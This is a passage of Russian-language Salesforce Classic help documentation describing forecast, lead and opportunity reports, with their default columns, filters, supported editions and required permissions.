- При наличии пользователей клиентского или партнерского портала с полномочием «Создание библиотек» выполните отчет «Администраторы библиотеки», позволяющий определять новые библиотеки, созданные пользователями портала.



#### СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

## Отчеты по прогнозам

Отчеты по прогнозам содержат сведения о настраиваемых прогнозах.

-  **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».
-  **Прим.:** Папка «Отчеты по прогнозам» отображается только при использовании функции настраиваемого прогнозирования. Функция настраиваемого прогнозирования поддерживает пять типов стандартных отчетов. Функция настраиваемого прогнозирования не поддерживает создание типов настраиваемых отчетов.

Специальные функции отчетов по настраиваемым прогнозам

Ниже перечислены рекомендации по выполнению отчетов по настраиваемым прогнозам.

### Стандартные отчеты

Чтобы просмотреть сведения об отправленных прогнозах, создайте отчет по журналам прогнозов. Чтобы просмотреть статус прогнозов после каждого обновления, выберите значение «*Все прогнозы*». Чтобы просмотреть только текущий статус прогнозов, выберите значение «*Последние прогнозы*».

### Типы отчетов

- При создании настраиваемого отчета по прогнозам выберите тип отчета «**Настраиваемый прогноз: прогнозы возможностей**», чтобы добавить сведения о возможностях, участвующих в прогнозе.
- Настраиваемые поля пользователя могут быть добавлены в настраиваемые отчеты по прогнозам возможностей в виде столбцов и значений столбцов. Настраиваемые поля пользователя доступны в качестве настраиваемых сведений об ответственном за возможность или организацию. Метка настраиваемого поля используется для сведений об ответственном за возможность и ответственном за организацию, поэтому при их одновременном использовании в одном отчете рекомендуем указывать разные метки полей.
- При наличии полномочия «Просмотр всех прогнозов» отчеты по резюме прогнозов и журналам прогнозов содержат данные всех пользователей для выбранной иерархии прогнозов, включая пользователей, расположенных на ветвях иерархии без менеджеров прогнозов.

### Советы по составлению отчетов по настраиваемому прогнозированию

- Отчет должен быть составлен по финансовому году или дате.
- Отчеты по прогнозам используют личные возможности.
- Отчеты по прогнозам включают стоимости возможностей, которые должны быть закрыты в выбранный период прогноза.
- Отчеты по прогнозам включают только те возможности, которые должны быть закрыты в выбранный период прогноза, кроме возможностей, которым назначена категория прогноза «Пропущено».
- Чтобы просмотреть сведения о стоимостях в прогнозе и скрыть сведения об участвующих возможностях, создайте отчет по резюме прогноза.
- Если организация использует территории, создайте настраиваемые отчеты по прогнозам, суммирующие сведения по имени территории.
- Чтобы просмотреть отчет по прогнозам возможностей на основе иерархии прогнозов, воспользуйтесь детализацией иерархии прогнозов.
  1. Выберите нужную роль или территорию посредством ссылок «**Иерархия**».
  2. Выберите нужных пользователей или рабочие группы в области «**Показать возможности, принадлежащие:**» или «**Показать прогнозы, принадлежащие:**», расположенной вверху отчета.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### 3. Чтобы обновить данные отчета для выбранных параметров, нажмите кнопку **«Запустить отчет»**.

Например, чтобы просмотреть сведения о возможности, включая переопределения стоимостей или объемов возможности, а также переопределения, внесенные нижестоящими пользователями в иерархии прогнозов, настройте ссылку **«Иерархия»** для роли прогноза. Чтобы просмотреть сведения о возможности нижестоящего пользователя в иерархии прогнозов, воспользуйтесь детализацией соответствующей роли.



**Внимание:** Представление «Моя рабочая группа» содержит прогнозы, доступные на разных уровнях иерархии. Соответственно, значения могут добавляться в итоговые прогнозы подчиненного и менеджера прогнозов. Таким образом, итоговые значения столбцов могут значительно превышать ожидаемые результаты, так как стоимости подчиненного будут учитываться несколько раз.



**Прим.:** Чтобы просмотреть иерархию ролей организации над результатами отчета, щелкните ссылку **«Показать иерархию»**. Иерархия ролей позволяет предоставлять пользователям, расположенным на разных уровнях иерархии, общий доступ к данным отчета. Например, фильтр **"Генеральный директор" > "Вице-президент по глобальным продажам" > "Руководитель отдела продаж"** отображает данные для роли «Руководитель отдела продаж». Чтобы просмотреть и предоставить общий доступ к данным, доступным пользователям роли, щелкните имя нужной роли.

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

## Отчеты по интересам

Отчеты, доступные в папке «Отчеты по интересам», позволяют просматривать сведения об источнике и статусе интересов, время обработки интересов, забытые интересы и журнал полей интересов.

Специальные функции отчетов по интересам

Ниже перечислены рекомендации по выполнению отчетов по интересам.

Стандартные отчеты

Чтобы отслеживать журнал стандартных и настраиваемых полей интересов, поддерживающих функцию отслеживания, выберите тип отчета «Журнал интереса». Данный отчет позволяет просматривать предыдущие и новые значения отслеживаемых полей.



**Совет:** Пользователь с полномочием «Создание и настройка отчетов» может использовать раскрывающийся список «Показать» в отчете «Журнал интереса» для фильтрации данных журнала по критерию «Мои интересы», «Интересы моей рабочей группы», «Интересы, принадлежащие пользователю», «Интересы, принадлежащие очереди» или «Все интересы».

Советы по использованию отчетов по интересам

- Чтобы просмотреть интересы, принадлежащие подчиненным сотрудникам в иерархии ролей, выберите представление «Интересы моей рабочей группы».
- Отчеты по интересам могут отображать все интересы (преобразованные и непреобразованные). Чтобы ограничить данные отчета только непреобразованными интересами, введите критерий фильтрации «Преобразовано» равно "0".
- Поле интереса «Последнее действие» — это самый недавний крайний срок действия для записи. Данная дата задается следующими прошлыми или будущими действиями:

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



- Любое событие
- Закрытые задачи
- Пользователи могут создавать отчеты по интересам, экспортировать данные этих отчетов в Excel и использовать приложение Microsoft® Word для пакетной отправки стандартных писем.

Ограничения для отчетов по интересам

- Условия фильтра не могут использоваться для поиска результатов в полях «Предыдущее значение» и «Новое значение».
- Фильтрация по столбцу «Поле/событие» препятствует использованию логики фильтра.

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

### Отчеты по возможностям

Отчеты по возможностям содержат сведения о возможностях, включая ответственных, организации, этапы, стоимости и т. д. Стандартные параметры отчета позволяют просмотреть для каждого объекта те сведения, которые используются чаще всего. Однако пользователь может настроить отчет таким образом, чтобы просмотреть дополнительные сведения (например, основной источник кампании, категорию прогноза и синхронизированную смету).

#### 1. [Советы по работе с отчетами по возможностям](#)

Отчеты по возможностям могут содержать все поля возможностей и некоторые дополнительные столбцы для подробных сведений.

#### 2. [Стандартные отчеты возможностей](#)

Благодаря стандартным отчетам пользователь может создавать отчеты по ожидаемым продажам от возможностей, журналам возможностей, источникам возможностей, типам возможностей и т. д.

#### 3. [Типы отчетов возможностей](#)

Типы отчетов предоставляют шаблон отчетов, в котором можно настраивать сбор уникальных данных без необходимости создавать отчет заново. Некоторые из типов настраиваемых отчетов возможностей включают информацию от связанных объектов, например продуктов, партнеров и смет.

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

Советы по работе с отчетами по возможностям

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Отчеты по возможностям могут содержать все поля возможностей и некоторые дополнительные столбцы для подробных сведений.

- Ниже перечислены столбцы, которые могут использоваться для предоставления дополнительных сведений.
  - «Длительность»: для открытой возможности — это количество дней, прошедших с момента ее создания, а для закрытой возможности — это количество дней, прошедших между датами ее создания и закрытия.
  - «Продолжительность этапа»: количество дней, в течение которых возможность находилась на этапе, указанном в столбце «Этап». Чтобы просмотреть время, затраченное возможностью на разных этапах, воспользуйтесь отчетом «Продолжительность этапа возможности».
  - «Последнее действие»: последний крайний срок действия для записи возможности, включая любое событие возможности или закрытую задачу.
- Если организация использует продукт «Прогнозы» или функцию настраиваемого прогнозирования, то папка стандартных отчетов и мастер настраиваемых отчетов отображают параметры отчетов по прогнозам вместе с параметрами отчетов по возможностям. Возможности, принадлежащие пользователям, которым не назначена роль в иерархии организации, исключаются из отчетов по возможностям, прогнозам и продажам. Данное ограничение не распространяется на версии Personal Edition и Group Edition, которые не поддерживают иерархии ролей. Отчеты, содержащие столбец «Партнер» (кроме отчета «Возможности партнера»), отображают только основного партнера возможности.
- Фильтры отчета поддерживают только некоторые поля продукта возможности. Например, поле «Группа продуктов», которое связано с объектом «Продукт возможности» посредством объекта «Запись прайс-листа», недоступно в соответствующих фильтрах отчета. Чтобы сделать поле «Группа продуктов» доступным в фильтрах отчета «Продукт возможности» (для составления отчетов по перекрестным или дополнительным продажам), создайте настраиваемое поле формулы для хранения его содержимого и добавьте это поле в фильтр. Откройте параметры управления объектом для возможностей, перейдите к области полей, затем создайте настраиваемое поле типа «Формула», установив тип возвращаемых формулой данных «Текст», и введите формулу `TEXT (PricebookEntry.Product2.Family)`.
- В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition ссылки «Иерархия» позволяют просматривать результаты отчетов на основе иерархий ролей или территорий.
- Если организация использует функцию управления территориями, то фильтр «Иерархия», доступный в отчетах по возможностям, позволяет просматривать данные по иерархии ролей или территорий. Кроме того, фильтр «Территории» позволяет отображать возможности всех территорий или возможности без связанных территорий.
- Поле «Основной источник кампании» может быть добавлено в любой стандартный отчет по возможностям. Данное поле контролируется параметрами безопасности поля.
- Чтобы ограничить результаты отчета по возможностям, воспользуйтесь фильтром «Просмотр». Параметры просмотра определяются используемой версией системы и настройками организации.
  - «Мои возможности»: отображаются только собственные возможности.
  - «Мои возможности группового сбыта»: отображаются возможности, принадлежащие рабочей группе с участием текущего пользователя.
  - «Мой групповой сбыт и мои возможности»: отображаются собственные возможности и возможности, принадлежащие рабочей группе с участием текущего пользователя.
  - «Возможности моей рабочей группы»: отображаются собственные возможности и возможности, принадлежащие всем подчиненным в иерархии ролей.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Если организация использует функцию управления территориями, то действие данного параметра определяется значением фильтра «Иерархия» выше. При выборе значения «Роль» отображаются собственные возможности и возможности, принадлежащие всем подчиненным в иерархии ролей. При выборе значения «Территория» отображаются собственные возможности и возможности, принадлежащие дочерним территориям.

- «Групповой сбыт моей рабочей группы и их возможности»: отображаются возможности, принадлежащие подчиненным в иерархии ролей или рабочей группе с их участием.
- «Мои территории»: отображаются возможности, принадлежащие территориям текущего пользователя (доступно только при использовании функции управления территориями).
- «Все возможности»: отображаются все доступные возможности.

СМ. ТАКЖЕ:

[Отчеты по возможностям](#)

[Типы отчетов возможностей](#)

[Стандартные отчеты возможностей](#)

Стандартные отчеты возможностей

Благодаря стандартным отчетам пользователь может создавать отчеты по ожидаемым продажам от возможностей, журналам возможностей, источникам возможностей, типам возможностей и т. д.

1. Выберите папку «**Отчеты по возможностям**» на панели «Папки» вкладки «Отчеты».
2. Щелкните нужный отчет.

| Имя отчета                                  | Описание  |
|---|---|
| Закрытые возможности                        | Реализованные возможности.  |
| Возможности по типу                         | Типы доступных возможностей.  |
| Журнал поля возможности                     | Журнал поля для возможностей.<br>Доступно только при отслеживании данной информации.  |
| Журнал возможности                          | Изменения статусов возможностей.<br>Доступно только при отслеживании данной информации.   |
| Направления ожидаемых продаж от возможности | Снимок журнала возможностей; стоимости возможностей группируются по этапу журнала для выбранных месяцев. Данный отчет доступен только в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition. |
| Ожидаемые продажи от возможности            | Возможности по этапу.   |
| Ожидаемые продажи от возможности с долями   | Возможности, резюмированные по сведениям о доле (например, назначенный пользователь и процент).   |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- «Запуск отчетов»

Для планирования отчетов:

- «Планирование отчетов»

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

| Имя отчета                              | Описание   |
|---|--|
| Продукт возможности                     | Возможности по месяцу и продукту.  |
| Отчет «Продукт возможности» с долями    | <p>Назначения и проценты долей для каждого продукта. Ниже перечислены поля, доступные для резюмирования данных.</p> <ul style="list-style-type: none"> <li>• «Итоговая цена доли»: процент доли, умноженный на итоговую цену.</li> <li>• «Ожидаемая стоимость продукта доли»: итоговая цена доли, умноженная на вероятность.</li> </ul>  |
| Отчет «Расписание возможности» с долями | <p>Возможности по месяцу, включая проценты долей для группы, работающей с возможностями. Данный отчет доступен только организациям, поддерживающим планирование продуктов.</p> <p>Ниже перечислены поля, доступные для резюмирования данных.</p> <ul style="list-style-type: none"> <li>• «Итоговая цена доли»: процент доли, умноженный на итоговую цену.</li> <li>• «Стоимость по расписанию доли»: процент доли, умноженный на стоимость по расписанию.</li> <li>• «Ожидаемая стоимость продукта доли»: итоговая цена доли, умноженная на вероятность.</li> <li>• «Ожидаемая стоимость по расписанию доли»: стоимость по расписанию доли, умноженная на вероятность.</li> </ul> |
| Источники возможностей                  | Источники возможностей.  |
| Продолжительность этапа возможности     | Продолжительность возможности на каждом этапе.   |
| Группы, работающие с возможностями      | Сведения о возможностях и рабочих группах с участием текущего пользователя.  |
| Возможности партнера                    | Все партнеры, связанные с возможностью, или только основные партнеры. Чтобы ограничить результаты только основными партнерами, настройте отчет и введите критерий « <i>Основной</i> » <i>равно</i> « <i>Истина</i> » на странице ввода критериев мастера отчетов.  |
| Задержанные возможности                 | Открытые возможности, сгруппированные по этапу и отсортированные по продолжительности.   |

### 3. Запустите отчет.

СМ. ТАКЖЕ:

[Отчеты по возможностям](#)

[Типы отчетов возможностей](#)

[Советы по работе с отчетами по возможностям](#)

Типы отчетов возможностей

Типы отчетов предоставляют шаблон отчетов, в котором можно настраивать сбор уникальных данных без необходимости создавать отчет заново. Некоторые из типов настраиваемых отчетов возможностей включают информацию от связанных объектов, например продуктов, партнеров и смет.

[Отчеты по возможностям](#)

Просмотрите стандартные сведения о возможностях, включая ответственных, организации, этапы, стоимости и т. д. Стандартные параметры отчета позволяют просмотреть для каждого объекта те сведения, которые используются чаще всего. Однако пользователь может настроить отчет таким образом, чтобы просмотреть дополнительные сведения (например, основной источник кампании, категорию прогноза и синхронизированную смету).

[Отчет «Возможности с ролями контакта»](#)

Просмотрите сведения о контактах, связанных с возможностями, включая имя, должность и роль.

[Отчет «Возможности с ролями контакта и продуктами»](#)

Просмотрите сведения о контактах и возможностях, связанных с выбранным продуктом. Чтобы отфильтровать результаты выполненного отчета, рекомендуем выбрать продукт.

[Отчет «Возможности с конкурентами»](#)

Просмотрите сведения о конкурентах компании за возможности, включая их сильные и слабые стороны.

[Отчет «Возможности с архивным трендингом»](#)

Отчет «Возможности с архивным трендингом» — это тип настраиваемого отчета, предназначенный для анализа архивных трендов в процессе продаж.

[Отчет «Журнал поля возможности»](#)

Просмотрите сведения о журнале изменения основных полей возможности, включая предыдущие и новые значения, а также даты редактирования.

[Отчет «Журнал возможности»](#)

Просмотрите сведения о журнале возможностей, включая этапы и дату закрытия.

[Отчет «Возможности с группами, работающими с возможностями»](#)

Просмотрите сведения об участниках группы, работающей с возможностями, и их ролях, сгруппированных по возможностям.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- «Запуск отчетов»

Для планирования отчетов:

- «Планирование отчетов»

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

### [Отчет «Возможности с группами, работающими с возможностями, и продуктами»](#)

Просмотрите сведения об участниках группы, работающей с возможностями, и их продуктах, сгруппированных по возможностям. Чтобы отфильтровать результаты выполненного отчета, рекомендуем выбрать продукт или участника группы, работающей с возможностями.

### [Отчет «Возможности с партнерами»](#)

Просмотрите сведения о партнерах, работающих над возможностями, включая имя возможности, стоимость и роль партнера.

### [Отчет «Возможности с продуктами»](#)

Просмотрите сведения о продуктах, связанных с возможностями, включая имя продукта и этап возможности.

### [Отчет «Динамика возможности»](#)

Просмотрите сведения о динамике возможностей в ожидаемых продажах.

### [Отчет «Возможности со сметами и PDF-сметами»](#)

Просмотрите сведения о PDF-сметах, которые созданы для смет, связанных с возможностью. Стандартные параметры отчета позволяют просмотреть для каждого объекта те сведения, которые используются чаще всего. Однако пользователь может настроить отчет таким образом, чтобы просмотреть дополнительные сведения (например, автора и дату последнего изменения каждой указанной PDF-сметы).

### [Отчет «Возможности со сметами и элементами строки сметы»](#)

Просмотрите сведения о сметах, связанных с возможностями, и элементах строки каждой сметы. Стандартные параметры отчета позволяют просмотреть для каждого объекта те сведения, которые используются чаще всего. Однако пользователь может настроить отчет таким образом, чтобы просмотреть любые поля возможности, сметы или элемента строки сметы.

СМ. ТАКЖЕ:


[Выбор типа отчета](#)

[Отчеты по возможностям](#)

[Советы по работе с отчетами по возможностям](#)

Отчеты по возможностям

Просмотрите стандартные сведения о возможностях, включая ответственных, организации, этапы, стоимости и т. д. Стандартные параметры отчета позволяют просмотреть для каждого объекта те сведения, которые используются чаще всего. Однако пользователь может настроить отчет таким образом, чтобы просмотреть дополнительные сведения (например, основной источник кампании, категорию прогноза и синхронизированную смету).

 **Прим.:** Чтобы просмотреть иерархию ролей организации над результатами отчета, щелкните ссылку **«Показать иерархию»**. Иерархия ролей позволяет предоставлять пользователям, расположенным на разных уровнях иерархии, общий доступ к данным отчета. Например, фильтр **"Генеральный директор" > "Вице-президент по глобальным продажам" > "Руководитель отдела продаж"** отображает данные для роли «Руководитель отдела продаж». Чтобы просмотреть и предоставить общий доступ к данным, доступным пользователям роли, щелкните имя нужной роли.

Ниже перечислены стандартные параметры для данного отчета.

#### Формат

Табличный

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

**Выбранные столбцы**

| Тип сведений об объекте                  | Столбцы  |
|--|--|
| Сведения о возможности                   | <ul style="list-style-type: none"> <li>Имя возможности</li> <li>Стоимость</li> <li>Дата закрытия</li> <li>Этап</li> <li>Длительность</li> <li>Тип</li> <li>Вероятность (%)</li> <li>Источник интереса</li> <li>Финансовый период</li> <li>Следующий этап</li> <li>Дата создания</li> </ul> |
| Сведения об ответственном за возможность | <ul style="list-style-type: none"> <li>Ответственный за возможность</li> <li>Роль ответственного</li> </ul>  |
| Сведения об организации                  | <ul style="list-style-type: none"> <li>Имя организации</li> </ul>  |

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

[Отчеты по возможностям](#)

Отчет «Возможности с ролями контакта»

Просмотрите сведения о контактах, связанных с возможностями, включая имя, должность и роль.

Ниже перечислены стандартные параметры для данного отчета.

**Формат**

Табличный

**Выбранные столбцы**

| Тип сведений об объекте                  | Столбцы  |
|--|--|
| Сведения о возможности                   | <ul style="list-style-type: none"> <li>Имя возможности</li> </ul>              |
| Сведения об ответственном за возможность | <ul style="list-style-type: none"> <li>Ответственный за возможность</li> </ul> |
| Организация: общие сведения              | <ul style="list-style-type: none"> <li>Имя организации</li> </ul>              |

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Тип сведений об объекте            | Столбцы  |
|------------------------------------|--|
| Роль контакта: общие сведения      | <ul style="list-style-type: none"> <li>• Должность</li> <li>• Личное имя</li> <li>• Фамилия</li> </ul>   |
| Роль контакта: тел./факс/эл. почта | <ul style="list-style-type: none"> <li>• Тел.</li> <li>• Эл. почта</li> </ul>  |
| Роль контакта: адрес               | <ul style="list-style-type: none"> <li>• Улица в почтовом адресе</li> <li>• Город в почтовом адресе</li> <li>• Область/штат в почтовом адресе</li> <li>• Индекс в почтовом адресе</li> <li>• Страна в почтовом адресе</li> </ul> |

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

[Отчеты по возможностям](#)

Отчет «Возможности с ролями контакта и продуктами»

Просмотрите сведения о контактах и возможностях, связанных с выбранным продуктом. Чтобы отфильтровать результаты выполненного отчета, рекомендуем выбрать продукт.

Ниже перечислены стандартные параметры для данного отчета.

#### Формат

Табличный

#### Выбранные столбцы

| Тип сведений об объекте                  | Столбцы  |
|--|--|
| Возможность: сведения                    | <ul style="list-style-type: none"> <li>• Имя возможности</li> </ul>                                    |
| Сведения о продукте                      | <ul style="list-style-type: none"> <li>• Имя продукта</li> </ul>                                       |
| Сведения об ответственном за возможность | <ul style="list-style-type: none"> <li>• Ответственный за возможность</li> </ul>                       |
| Организация: общие сведения              | <ul style="list-style-type: none"> <li>• Имя организации</li> </ul>                                    |
| Роль контакта: общие сведения            | <ul style="list-style-type: none"> <li>• Должность</li> <li>• Личное имя</li> <li>• Фамилия</li> </ul> |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



| Тип сведений об объекте            | Столбцы  |
|------------------------------------|--|
| Роль контакта: тел./факс/эл. почта | <ul style="list-style-type: none"> <li>• Тел.</li> <li>• Эл. почта</li> </ul>  |
| Роль контакта: адрес               | <ul style="list-style-type: none"> <li>• Улица в почтовом адресе</li> <li>• Город в почтовом адресе</li> <li>• Область/штат в почтовом адресе</li> <li>• Индекс в почтовом адресе</li> <li>• Страна в почтовом адресе</li> </ul> |

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

[Отчеты по возможностям](#)

Отчет «Возможности с конкурентами»

Просмотрите сведения о конкурентах компании за возможности, включая их сильные и слабые стороны.

Ниже перечислены стандартные параметры для данного отчета.

#### Формат

Сводный

#### Выбранные столбцы

| Тип сведений об объекте     | Столбцы   |
|-----------------------------|---|
| Сведения о возможности      | <ul style="list-style-type: none"> <li>• Имя возможности</li> <li>• Дата закрытия</li> <li>• Стоимость</li> </ul>       |
| Сведения о конкуренте       | <ul style="list-style-type: none"> <li>• Имя конкурента</li> <li>• Сильные стороны</li> <li>• Слабые стороны</li> </ul> |
| Организация: общие сведения | <ul style="list-style-type: none"> <li>• Имя организации</li> </ul>   |

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

[Отчеты по возможностям](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Отчет «Возможности с архивным трендингом»

Отчет «Возможности с архивным трендингом» — это тип настраиваемого отчета, предназначенный для анализа архивных трендов в процессе продаж.

Стандартный отчет содержит некоторые наиболее используемые поля возможностей.

#### Стоимость

Предполагаемый суммарный объем продаж. Если организация использует мультивалюту, то стоимость изначально отображается в личной валюте. Чтобы изменить валюту для отслеживания стоимости, выберите нужное значение в раскрывающемся списке «Валюта возможности».

#### Дата закрытия

Предполагаемая дата закрытия возможности. Дата может быть введена самостоятельно или выбрана в календаре, который отображается при установке курсора в поле.

#### Этап


Текущий этап возможности (например, «Потенциальный клиент» или «Предложение»).

#### Вероятность

Степень уверенности пользователя в закрытии возможности (в процентах).


#### Категория прогноза

Имя категории прогноза, отображаемое в отчетах, на страницах редактирования и просмотра сведений о возможностях, в списковых представлениях возможностей, а также при поиске возможностей. Данный параметр связан с полем возможности «Этап».

 **Прим.:** Редактирование данного типа отчета препятствует его автоматическому обновлению. Удаленный тип отчета не может быть восстановлен.

Отчет «Журнал поля возможности»

Просмотрите сведения о журнале изменения основных полей возможности, включая предыдущие и новые значения, а также даты редактирования.

 **Прим.:** Чтобы воспользоваться отчетом «Отслеживание журнала поля», рекомендуем включить и настроить функцию отслеживания журнала поля, а также выбрать поля.

Ниже перечислены стандартные параметры для данного отчета.

#### Формат

Табличный

#### Выбранные столбцы

| Тип сведений об объекте | Столбцы   |
|-------------------------|---|
| Данные журнала          | <ul style="list-style-type: none"> <li>Дата редактирования</li> <li>Новое значение</li> <li>Отредактировано</li> <li>Поле/событие</li> <li>Предыдущее значение</li> </ul> |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»
- И
- «Управление типами настраиваемых отчетов»

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Тип сведений об объекте                  | Столбцы  |
|--|--|
| Поля возможностей                        | <ul style="list-style-type: none"> <li>Имя возможности</li> </ul>              |
| Сведения об ответственном за возможность | <ul style="list-style-type: none"> <li>Ответственный за возможность</li> </ul> |

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

[Отчеты по возможностям](#)

Отчет «Журнал возможности»

Просмотрите сведения о журнале возможностей, включая этапы и дату закрытия.

Ниже перечислены стандартные параметры для данного отчета.

#### Формат

Сводный

#### Выбранные столбцы

| Тип сведений об объекте                  | Столбцы  |
|--|--|
| Сведения о возможности                   | <ul style="list-style-type: none"> <li>Имя возможности</li> </ul>  |
| Сведения об ответственном за возможность | <ul style="list-style-type: none"> <li>Ответственный</li> </ul>  |
| Сведения о журнале возможности           | <ul style="list-style-type: none"> <li>Начальный этап</li> <li>Стоимость</li> <li>Последнее изменение</li> <li>Конечный этап</li> <li>Вероятность (%)</li> <li>Последнее изменение сделано</li> <li>Дата закрытия</li> </ul> |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.

СМ. ТАКЖЕ:


[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

[Отчеты по возможностям](#)

Отчет «Возможности с группами, работающими с возможностями»

Просмотрите сведения об участниках группы, работающей с возможностями, и их ролях, сгруппированных по возможностям.

 **Прим.:** Чтобы воспользоваться отчетом «Возможности с группами, работающими с возможностями», рекомендуем включить и настроить функцию группового сбыва.


Ниже перечислены стандартные параметры для данного отчета.

#### Формат

Табличный

#### Выбранные столбцы

| Тип сведений об объекте              | Столбцы   |
|--------------------------------------|---|
| Сведения о возможности               | <ul style="list-style-type: none"> <li>Имя возможности</li> </ul>   |
| Сведения об участнике рабочей группы | <ul style="list-style-type: none"> <li>Имя участника рабочей группы</li> <li>Роль в рабочей группе</li> </ul> |

 **Прим.:** Настраиваемые поля рабочей группы, созданные администратором, могут быть добавлены в отчет «Возможности с группами, работающими с возможностями».

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

[Отчеты по возможностям](#)

Отчет «Возможности с группами, работающими с возможностями, и продуктами»  
Просмотрите сведения об участниках группы, работающей с возможностями, и их продуктах, сгруппированных по возможностям. Чтобы отфильтровать результаты выполненного отчета, рекомендуем выбрать продукт или участника группы, работающей с возможностями.

Ниже перечислены стандартные параметры для данного отчета.

#### Формат

Табличный

#### Выбранные столбцы

| Тип сведений об объекте              | Столбцы  |
|--------------------------------------|--|
| Сведения о возможности               | <ul style="list-style-type: none"> <li>Имя возможности</li> </ul>              |
| Сведения о продукте                  | <ul style="list-style-type: none"> <li>Имя продукта</li> </ul>                 |
| Сведения об участнике рабочей группы | <ul style="list-style-type: none"> <li>Имя участника рабочей группы</li> </ul> |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Тип сведений об объекте

## Столбцы

- Роль в рабочей группе

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

[Отчеты по возможностям](#)

Отчет «Возможности с партнерами»

Просмотрите сведения о партнерах, работающих над возможностями, включая имя возможности, стоимость и роль партнера.

Ниже перечислены стандартные параметры для данного отчета.

### Формат

Сводный

### Выбранные столбцы

| Тип сведений об объекте                  | Столбцы   |
|--|---|
| Сведения о возможности                   | <ul style="list-style-type: none"> <li>• Имя возможности</li> <li>• Дата закрытия</li> <li>• Стоимость</li> </ul>         |
| Сведения об ответственном за возможность | <ul style="list-style-type: none"> <li>• Ответственный за возможность</li> </ul>  |
| Сведения о партнере                      | <ul style="list-style-type: none"> <li>• Ответственный за партнера</li> <li>• Роль партнера</li> <li>• Партнер</li> </ul> |
| Сведения об организации                  | <ul style="list-style-type: none"> <li>• Ответственный за организацию</li> <li>• Имя организации</li> </ul>               |

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

[Отчеты по возможностям](#)

Отчет «Возможности с продуктами»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

